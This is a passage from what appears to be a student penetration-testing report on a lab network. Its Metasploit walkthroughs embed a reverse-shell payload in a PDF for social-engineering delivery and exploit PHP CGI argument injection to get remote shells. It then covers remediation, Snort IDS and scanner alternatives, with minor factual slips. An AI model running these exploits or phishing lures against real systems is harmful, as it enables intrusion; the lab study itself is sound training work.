Try "help" to get a list of possible commands.
smb: \> help
?
blocksize      allinfo        altname        archive        backup
chown          cancel         case_sensitive cd              chmod
du            close          del            deltree        dir
geteas        echo           exit           get            getfacl
lcd           hardlink       help           history        iosize
l             link           lock           lowercase      ls
more          mask           md             mget           mkdir
posix         mput           newer          notify         open
posix_unlink  posix_encrypt  posix_open     posix_mkdir    posix_rmdir
pwd           posix_whoami   print          prompt         put
rd            q             queue          quit           readlink
rm            recurse       reget          rename         reput
scopy        rmdir         showacls       setea          setmode
timeout      stat          symlink        tar            tarmode
wdel         translate     unlock         volume         vuid
tdis         logon         listconnect    showconnect    tcon
!           tid           utimes         logoff         ..
```


3.4 Adobe PDF Embedded EXE Social Engineering (PORT 4444)

This exploit is quite similar to the first exploit however, iwe embed the Metasploit payload into a PDF file.

This is a kind of social engineering attack where the victim downloads a malicious PDF file which will result in the computer being hacked.

We will then type a command in the msfconsole, using

use exploit/windows/fileformat/adobe_pdf_embedded_exe

```
msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show info

    Name: Adobe PDF Embedded EXE Social Engineering
    Module: exploit/windows/fileformat/adobe_pdf_embedded_exe
    Platform: Windows
    Arch:
    Privileged: No
    License: Metasploit Framework License (BSD)
    Rank: Excellent
    Disclosed: 2010-03-29

Provided by:
    Colin Ames <amesc@attackresearch.com>
    jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  --
  0    Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)

Check supported:
  No
```

Description:

This module embeds a Metasploit payload into an existing PDF file. The resulting PDF can be sent to a target as part of a social engineering attack.

We then set the LHOST as our host machine which is Linux and the PDF Filename which is `mamat.pdf` for this example and then we exploit.

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set payload windows/
meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 192.168.21
.100
LHOST => 192.168.21.100
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME mamat.p
df
FILENAME => mamat.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/te
mplate.pdf' ...
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/templ
ate.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload ...
[+] Parsing Successful. Creating 'mamat.pdf' file ...
[+] mamat.pdf stored at /home/kali/.msf4/local/mamat.pdf
```

The hackers will then upload this PDF file to be downloaded to hack the targeted machine.

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > sudo mv /home/kali/.
msf4/local/mamat.pdf /var/www/html
[*] exec: sudo mv /home/kali/.msf4/local/mamat.pdf /var/www/html
```

```
(kali@kali)~$ cd /var/www/html
(kali@kali)~/var/www/html$ ls
downloads  index.html  index.nginx-debian.html  mamat.pdf
```

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > use exploit/multi/ha
ndler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.21.100
LHOST => 192.168.21.100
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.21.100:4444
```


We also need to initiate apache2 to make sure that the PDF file can be uploaded online.

service apache2 status

```
(kali@kali)-[/var/www/html]
$ service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor p>
   Active: active (running) since Sat 2022-02-19 12:02:10 EST; 19h ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 6368 ExecStart=/usr/sbin/apachectl start (code=exited, status=0>
   Process: 8675 ExecReload=/usr/sbin/apachectl graceful (code=exited, stat>
  Main PID: 6383 (apache2)
    Tasks: 8 (limit: 2268)
   Memory: 21.8M
      CPU: 1.680s
   CGroup: /system.slice/apache2.service
           └─6383 /usr/sbin/apache2 -k start
             └─8700 /usr/sbin/apache2 -k start
               └─8701 /usr/sbin/apache2 -k start
                 └─8702 /usr/sbin/apache2 -k start
                   └─8703 /usr/sbin/apache2 -k start
                     └─8704 /usr/sbin/apache2 -k start
                       └─9358 /usr/sbin/apache2 -k start
                         └─9363 /usr/sbin/apache2 -k start

Feb 19 12:02:10 kali systemd[1]: Starting The Apache HTTP Server...
Feb 19 12:02:10 kali apachectl[6378]: AH00558: apache2: Could not reliably d>
Feb 19 12:02:10 kali systemd[1]: Started The Apache HTTP Server.
Feb 20 00:58:07 kali systemd[1]: Reloading The Apache HTTP Server...
```

After the PDF has been downloaded, the hacker has full access to the target's machine.

For this example, we made a text file using the terminal where we left a message “YOU HAVE BEEN HACKED”.


pwd

execute -f cmd.exe -H -i

echo “YOU HAVE BEEN HACKED” > hack.txt

```
meterpreter > pwd
C:\Users\andaaarooo\Desktop
meterpreter > execute -f cmd.exe -H
Process 1036 created.
meterpreter > pwd
C:\Users\andaaarooo\Desktop
meterpreter > execute -f cmd.exe -H -i
Process 3016 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\andaaarooo\Desktop>echo "YOU HAVE BEEN HACKED" > hack.txt
echo "YOU HAVE BEEN HACKED" > hack.txt
```



3.5 HTTP Version Detection (PORT 80)

This exploit is the HTTP Version Detection

We will use

auxiliary/scanner/http/http_version

```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show info

  Name: HTTP Version Detection
  Module: auxiliary/scanner/http/http_version
  License: Metasploit Framework License (BSD)
  Rank: Normal

Provided by:
  hdm <x@hdm.io>

Check supported:
  No

Basic options:
  Name      Current Setting  Required  Description
  ---      -
  Proxies                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS                  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
```

We will then set the RHOST to the targeted machine

```
msf6 auxiliary(scanner/http/http_version) > set RHOST 192.168.21.150
RHOST => 192.168.21.150
```

After it runs successfully, it will state that the Auxiliary module execution is completed.

```
msf6 auxiliary(scanner/http/http_version) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We will then search the php version and use the php_cgi_arg_injection.

grep cgi search php 5.4.2

```
msf6 auxiliary(scanner/http/http_version) > grep cgi search php 5.4.2
  1  exploit/multi/http/php_cgi_arg_injection          2012-05-03      e
xcellent Yes    PHP CGI Argument Injection
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
```

Name	Current Setting	Required	Description
PLESK	false	yes	Exploit Plesk
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI		no	The URI to request (must be a CGI-handled PHP script)
URIENCODING	0	yes	Level of URI URIENCODING and padding (0 for minimum)
VHOST		no	HTTP server virtual host

After that, we will set the RHOST once again and run it.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOST 192.168.21.150
RHOST => 192.168.21.150
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did
you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
```

After it is completed, we have full access of the machine.

```
meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter  : php/linux
meterpreter > pwd
/var/www
meterpreter > getuid
Server username: www-data (33)
meterpreter > 
```

Question 4: Vulnerabilities Rectification

Before you click, we strongly advise you to exercise caution. Social engineering and phishing malware attacks are the most common kind of data breaches. Always double-check in your browser that the page you're visiting is the one you planned to enter your password on, and experts advise avoiding using links in e-mails to authenticate any account. Instead, right into your browser, type the URL of the company that manages your account. Workers should be taught how to spot spam and that clicking on links from dangerous websites can infect the entire firm. Make sure that emails aren't being used to deliver spam, and think about blacklisting and whitelisting websites. These security measures can be implemented with the assistance of third-party vendors.

Port 4444

Port 4444 is opened and used by some rootkit, backdoor, and Trojan horse software. It utilises this port to listen in on traffic and conversations, to communicate with itself, and to exfiltrate data from the hacked machine. It's also used to get fresh harmful payloads. Malware like the Blaster worm and its variants exploited port 4444 to set up backdoors.

Port 21

Very Secure FTP is another name for it. Daemon is a server that runs on several sorts of devices, including Ubuntu. Because the protocols are unencrypted (which makes them simpler to identify) and a widespread means of accessing files, it is critical to safeguard it, beginning with changing the default port choices to another one.

All you have to do is modify the vsftpd server's configuration file. `/etc/vsftp/vsftpd.conf` or `/etc/vsftpd.conf` is the default configuration file.

Port 445

riogDisabling SMBv1 and updating to the current version of SMB 3.1.1 are the best ways to increase security. SMBv1-dependent attacks can be avoided by using the newest version of SMB. Other preventative measures include shutting off and disabling port 445, which is not a realistic option for most enterprises because it disrupts network connectivity and takes several Windows services offline.

Employees' access to firm data should be restricted. When an employee is onboarded, Headquarters should gather information on them, such as their job description and the resources they will have access to. You must ensure that your systems are safe and secure, and that no employee who is not allowed to access the company's financial data can take it and transfer it elsewhere.

Port 80

Unsecured Hypertext Transport Protocol (HTTP) traffic is sent over port 80. HTTPS has mostly superseded HTTP, however some HTTP still survives on the internet. Ports 8080, 8088, and 8888 are also often used with HTTP. These are commonly seen on outdated HTTP servers and web proxies.

In this situation, Linux's Port 80/tcp is open, and PHP's old version 5.4.3 is exploited. Attackers may attempt to steal cookie-based authentication credentials or breach any application. (<http://www.kb.cert.org/>, 2022). As a result, there are several solutions to address this vulnerability, Port 80 from the Metasploitable system. We may upgrade PHP to the current versions 5.4.3 and 5.3.13 to solve all of these vulnerabilities, while PHP 5.3.12 and 5.4.2 are unable to patch them. Aside from that, we can alter the rule to instruct our web server not to accept queries that begin with a '-' and do not end with a '='.

Question 5: Intrusion Detection System Recommendation

Intrusion Detection System (IDS) is actually a monitoring system which detects suspicious activities as well as generates alerts when the suspicious activities are detected. Basically, it is built for detecting vulnerability exploits against a target computer or application. In this contemporary time, our online platform is not safe as a lot of online incidents are being carried out daily around the world. Our network system is always in the threat of being hacked. From this security concern, the Intrusion Detection system has been built to detect any kind of suspicious activities in the network.

Songlarp Harbees Corporation can easily identify and respond to harmful traffic in computer networks, and they will be notified when an attack or network intrusion occurs, thanks to the use of IDS. Using the Intrusion Detection system will be a secure option for the network because people that are part of the IT department of the company will be notified easily about any incoming attacks or other network intrusions. Moreover, it will help the network management department by monitoring the routers, firewalls key management servers as well as the files that are needed for other security controls aimed at detecting and preventing any kind of cyberattacks. Also, it can monitor inbound and outbound traffic to or from all of the devices in the network.

Furthermore, the Intrusion Detection system provides authorities a way to tune, organise as well as understand relevant operating system audit trails and other logs that are very difficult to track. The Intrusion Detection system must be implemented to have a more stable control over the system and identify any bugs or problems with network device configurations.



Snort is the IDS software we propose, Snort is an open source intrusion prevention system that helps define harmful network activities and uses those rules to locate packets that match against them in real time, generating alerts for users. Snort can also be used inline to block these packets. It may run on a variety of operating systems, including Linux, Windows, and MacOS since Songlarp Harbees Corporation firm also uses Linux and Windows.

Services / Snort / Alerts

Snort Interfaces

Global Settings

Updates

Alerts

Blocked

Pass Lists

Suppress

IP Lists

SID Mgmt

Log Mgmt

Sync

Clear all interface log files

Alert Log View Settings

Interface to Inspect

WAN

Choose interface...

☐ Auto-refresh view

1000

Alert lines to display.

Save

Alert Log Actions

Download

Clear

Alert Log View Filter

Last 1000 Alert Log Entries

Date	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	SID	Description
2017-07-23 20:49:52	1	UDP	A Network Trojan was Detected	66.240.205.34	1066		16464	1:31136	MALWARE-CNC Win.Trojan.ZeroAccess inbound connection
2017-07-22 06:15:49	2	UDP	Potentially Bad Traffic	163.172.17.76	54465		5060	140:26	(spp_slp) Method is unknown
2017-07-21 09:26:30	2	UDP	Potentially Bad Traffic	163.172.22.169	52428		5060	140:26	(spp_slp) Method is unknown
2017-07-21 01:03:28	2	UDP	Potentially Bad Traffic	163.172.17.76	46834		5060	140:26	(spp_slp) Method is unknown
2017-07-20 20:36:37	2	UDP	Potentially Bad Traffic	163.172.22.169	54788		5060	140:26	(spp_slp) Method is unknown
2017-07-20 08:31:30	2	UDP	Potentially Bad Traffic	163.172.17.76	59571		5060	140:26	(spp_slp) Method is unknown

Snort IDS/IP Package view

Using a firewall and other layers of security architecture, security threads can be detected and responded to quickly. Snort can be used as a packet sniffer, similar to TCPdump, or as a packet logger, which is beneficial for network traffic troubleshooting. Moreover, since Snort is open source, it can be highly customised based on Songlarp Harbees Corporation's requirements.

Snort also has new signatures to trace threats. Furthermore, Snort has passive trap functionality. This would be useful for Songlarp Harbees Corporation to log harmful traffic in their network.



Real-time collection and correlation of Snort IDS/IPS log and event data

```

root@snist-desktop: ~
File Edit View Search Terminal Help

2D 6F 72 67 3A 73 65 72 76 69 63 65 3A 57 46 41 -org:service:WFA
57 4C 41 4E 43 6F 6E 66 69 67 3A 31 0D 0A 4E 54 WLANConflg:1..NT
53 3A 20 73 73 64 70 3A 61 6C 69 76 65 0D 0A 0D S: ssdp:alive...
0A

=====

WARNING: No preprocessors configured for policy 0.
10/14-23:16:15.667215 fe80::9d53:e6c3:b6a9:a325 -> ff02::1:ffff:ffff
IPV6-ICMP TTL:255 TOS:0x0 ID:0 IPLen:40 DgmLen:72
00 00 00 00 FE 80 00 00 00 00 00 00 00 00 00 FF FF .....@....
FF FF FF FE 01 01 E8 40 F2 06 1E EA .....@....

=====

WARNING: No preprocessors configured for policy 0.
10/14-23:16:29.184185 fe80::9d53:e6c3:b6a9:a325 -> ff02::1:ff8c:53c8
IPV6-ICMP TTL:255 TOS:0x0 ID:0 IPLen:40 DgmLen:72
00 00 00 00 FE 80 00 00 00 00 00 00 00 00 00 66 D7 D0 .....f..
4A 8C 53 C8 01 01 E8 40 F2 06 1E EA .....J.S....@....

=====

```

Snort-IDS in sniffer mode with "snort -vd"

Question 6: Alternative Tools Recommendation



One Nmap alternative tool is “Masscan”. The Masscan Tool is designed to mass scan IP addresses and port fast. This tool works on both Windows and Linux Operating Systems. It is one of the fastest Nmap alternative tools because the transmission and receive function of the Masscan operate independently.

The default packet rate per second of the Masscan is about 100,000 and can be set to 300,000 on Windows if a user wishes to.


```
root@kali:~# masscan 172.217.0.0/16 -p 80,443 --rate=1000
Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2017-03-02 17:48:47 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 65536 hosts [2 ports/host]
Discovered open port 80/tcp on 172.217.25.207
Discovered open port 80/tcp on 172.217.24.100
Discovered open port 443/tcp on 172.217.24.233
Discovered open port 80/tcp on 172.217.4.181
Discovered open port 80/tcp on 172.217.4.150
Discovered open port 443/tcp on 172.217.11.18
Discovered open port 443/tcp on 172.217.9.46
Discovered open port 443/tcp on 172.217.1.100
Discovered open port 443/tcp on 172.217.17.187
Discovered open port 80/tcp on 172.217.26.220
Discovered open port 80/tcp on 172.217.28.126
Discovered open port 80/tcp on 172.217.25.126
Discovered open port 80/tcp on 172.217.23.52
Discovered open port 443/tcp on 172.217.20.218
Discovered open port 443/tcp on 172.217.25.218
Discovered open port 80/tcp on 172.217.29.160
Discovered open port 443/tcp on 172.217.12.5
Discovered open port 80/tcp on 172.217.20.196
Discovered open port 443/tcp on 172.217.1.48
Discovered open port 443/tcp on 172.217.16.59
Discovered open port 80/tcp on 172.217.22.6
Discovered open port 443/tcp on 172.217.22.52
Discovered open port 80/tcp on 172.217.8.10
Discovered open port 443/tcp on 172.217.17.244
Discovered open port 80/tcp on 172.217.0.179
Discovered open port 443/tcp on 172.217.26.2
```

Masscan has a capacity of as much as 1.6 million packets per second on its Linux version. That is not all, Masscan can scale up to a hundred million packets per second on a computer that is rigged with eight 10 Gbps installed cards that run on a PF_RING driver.

This is really a big competition as one of the Nmap alternatives. Masscan can scan IP addresses in a random manner to reduce overwhelming networks found in the central network.



Another Nmap alternative tool is “Angry IP Scanner”. The “Angry IP Scanner” is an open-source network scanner which works on both Windows and Linux Operating Systems . It is considered as a simple tool because it can be used without having any prior knowledge. This tool helps you scan IP addresses by creating a scanning thread for every address you scan. The scanned result can be exported to files like CSV, TXT, XML, or IP-Port.



Features of Angry IP Scanner:

- It can ping each IP address to see if it is still alive.
- It provides NetBIOS information, favourite IP address ranges, web server identification, customised openers, and others.
- It uses a multithreading approach for faster scanning.
- Anyone who knows how to write Java code can create plugins to extend the capability of Angry IP Scanner.



One of the most popular OpenVAS(GVM) alternative tools is none other than “Nessus”.

Nessus is a remote security scanning tool, which scans a computer and raises an alert if it discovers any vulnerabilities. It is an open source tool. When Nessus detects a vulnerability, it is able to suggest the best way you can mitigate the vulnerability. Nessus scans for vulnerabilities on Windows and Unix systems.

Below are several reasons for using nessus as an alternative tool of OpenVAS(GVM).

- It provides a more comprehensive scanning experience that covers a greater spectrum of vulnerabilities with support for over 50,000 CVEs.
- Custom reports can be created and exported in HTML, CSV, and XML formats.
- Over 450 configuration templates are included to help users monitor their networks.
- Over 130,000 plugins created in the Nexus Attack Scripting Language (NASL) are included in Nessus, and they offer information on vulnerabilities, mitigation methods, and testing algorithms.
- It supports Windows, macOS, Unix, LinuxFreeBSD



Another OpenVAS(GVM) alternative tool is Nikto. It is an open source web application scanner . It can find all kinds of vulnerabilities as well as SQL injections in a network .

Here is the some reason of using nikto :

- It can save reports in not only plain text but also XML,HTML and CSV.
- It can report unusual headers.
- It can check for server configuration items like multiple index files, HTTP server options, and so on.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nikto  
- Nikto v2.1.6  
-----  
+ ERROR: No host specified  
  
-config+      Use this config file  
-Display+     Turn on/off display outputs  
-dbcheck+    check database and other key files for syntax errors  
-Format+     save file (-o) format  
-Help+       Extended help information  
-host+       target host  
-id+         Host authentication to use, format is id:pass or id:pass:realm  
-list-plugins List all available plugins  
-output+     Write output to this file  
-nossL       Disables using SSL  
-no404       Disables 404 checks  
-Plugins+    List of plugins to run (default: ALL)  
-port+       Port to use (default 80)  
-root+       Prepend root value to all requests, format is /directory  
-ssl+        Force ssl mode on port  
-Tuning+     Scan tuning  
-timeout+    Timeout for requests (default 10 seconds)  
-update+     Update databases and plugins from CIRT.net  
-Version     Print plugin and database versions  
-vhost+      Virtual host (for Host header)  
+ requires a value  
  
Note: This is the short help output. Use -H for full help text.  
root@kali:~#
```

References

Angry ip scanner. Angry IP Scanner - About. (n.d.). Retrieved February 22, 2022, from <https://angryip.org/about/#:~:text=Angry%20IP%20scanner%20simply%20pings,can%20be%20extended%20with%20plugins>.

Keary, T. (2021, March 4). *Nessus vs openvas: Which is better? A head-to-head comparison*. Comparitech. Retrieved February 22, 2022, from <https://www.comparitech.com/net-admin/nessus-vs-openvas/#:~:text=When%20it%20comes%20to%20the,detect%20more%20issues%20than%20OpenVAS.&text=Six%20Sigma%20accuracy%20reduces%20the,or%20incorrectly%20flagging%20anything%20up>.

Lutkevich, B. (2021, October 7). *What is an intrusion detection system (IDS)? definition from searchsecurity*. SearchSecurity. Retrieved February 22, 2022, from <https://www.techtarget.com/searchsecurity/definition/intrusion-detection-system>

McKay, D. (2021, January 8). *Why are some network ports risky, and how do you secure them?* CloudSavvy IT RSS. Retrieved February 22, 2022, from <https://www.cloudsavvyit.com/8844/why-are-some-ports-risky-and-how-do-you-secure-them>

Onyimadu, A. (2022, January 24). *15 best nmap alternatives network security scanner*. Technical Ustad. Retrieved February 22, 2022, from <https://technicalustad.com/nmap-alternatives>